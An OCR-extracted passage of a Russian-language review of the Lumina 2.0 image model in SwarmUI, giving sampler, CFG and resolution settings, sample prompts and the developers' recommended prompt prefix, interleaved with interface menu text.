
Author: Black Forest Labs
Type: Flux.1 Dev
Resolution: 1024x1024
Description: A guidance distilled rectified flow model.

flux / flux1-dev
Title: Flux.1-dev
Author: Black Forest Labs
Type: Flux.1 Dev
Resolution: 1440x1440
Description: A guidance distilled rectified flow model.

flux / lumina_2
Title: lumina_2
Author: karely_ai
Type: Lumina 2
Resolution: 1024x1024
Description: https://huggingface.co/Alpha-

Models
VAEs
LoRAs
Embeddings
ControlNets
Wildcards
Tools
Load Now
Set as Refiner
Star
Edit Metadata
Delete Model
Rename Model
Create TensorRT Engine

Модель чувствительна к выбору CFG, семплера и шедулера. Мои настройки показаны на скриншоте.




Images: 1
Seed: -1
Steps: 40
CFG Scale: 3
Resolution: 1:1 (1024x1024)
Aspect Ratio: Custom
Width: 1024
Height: 1024
Sampler: Euler
Scheduler: Beta
Seamless Tileable: false
Refiner Model: (Use Base)
Prompt: you are a Chinese painter. mixing oil paint and watercolor, draw a painting of of a little girl wearing traditional Chinese hanfu dress, playing with a kitten. In background, there is a tranquil Chinese village, with white houses overlooking a river channel, and a boat floating along the river. canvas is old traditional media
63/75, Neg: 4/75
watermark, signature
Model: flux/lumina_2
SwarmUI v0.9.5.3 (2025-04-12 23:50:59)

Simple
Generate
Comfy Workflow
Utilities
User
Server
Core Parameters
Variation Seed
Sampling
Zero Negative
Init Image
Refine / Upscale
Display Advanced Options? (99)
Use As Init
Edit Image
Star
Reuse Parameters
More
Generate
Quick Tools
Image History
Presets
Models
VAEs
LoRAs
Embeddings
ControlNets
Wildcards
Tools

CFG = 3, Euler, Beta

Модель поддерживает разрешения до 2K (то есть можно генерировать картинки размером порядка 1440 на 1440, включая другие стандартные варианты соотношения сторон).

Помимо Euler, поддерживаются и некоторые другие семплеры; здесь открыто поле для экспериментов. Так, хорошо работает (и выдает более контрастные и детализированные изображения) семплер DPM++ 2M.



Images: 1
Seed: -1
Steps: 40
CFG Scale: 2
Resolution: 32:45 (1024x1440)
Aspect Ratio: Custom
Width: 1024
Height: 1440
Sampler: DPM++ 2M (2nd Order Multi-Step)
Scheduler: Beta
Seamless Tileable: false
Refiner Model: (Use Base)
Prompt: you are a 19 century photographer documenting military chronicles. take a documentary black and white photo of a redhead woman pilot, her face tired and showing wrinkles, wearing wwi military pilot uniform made of leather, wwi flight leather hood, goggles on head, standing in front of a wwi military biplane, mechanical workshop, gears, hangar, dust particles, god rays, dimly lit hangar, shot with a film camera, 35mm film, film grain, vintage look
93/150, Neg: 3/75
smile, makeup
Model: flux/lumina_2

Simple
Generate
Comfy Workflow
Utilities
User
Server
Core Parameters
Variation Seed
Sampling
Zero Negative
Init Image
Refine / Upscale
Display Advanced Options? (99)
Use As Init
Edit Image
Star
Reuse Parameters
More
Generate
Quick Tools
KUNG-FU-TIED KING CHICKEN

В общем-то, больше настраивать нечего. Модель легковесная, негативные ключевые слова поддерживает, но есть нюанс: управление ведется через полноценный LLM Gemma-2-2B, и принцип построения запросов к нему подчиняется правилам работы с LLM, а не с более простыми текстовыми декодерами. Разработчики рекомендуют начинать запрос приблизительно следующим образом:

> « *You are an assistant designed to generate superior images with the superior degree of image-text alignment based on textual prompts or user prompts. <Prompt Start>* »


Не стоит воспринимать этот запрос буквально. Модель прекрасно понимает запросы вроде «You are an artist drawing illustrations for a children's book», которые можно гибко менять в зависимости от задачи (это работает, можно экспериментировать).

От слов — к делу. Посмотрим, на что способна модель.

LUMINA 2.0: РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ


Поскольку модель использует LLM, я буду приводить запросы целиком. Большую часть из них я составлял вручную, но некоторые я попросил сгенерировать ChatGPT.

Начнем с простого: китайской акварели. Так работает модель с `CFG = 7`.

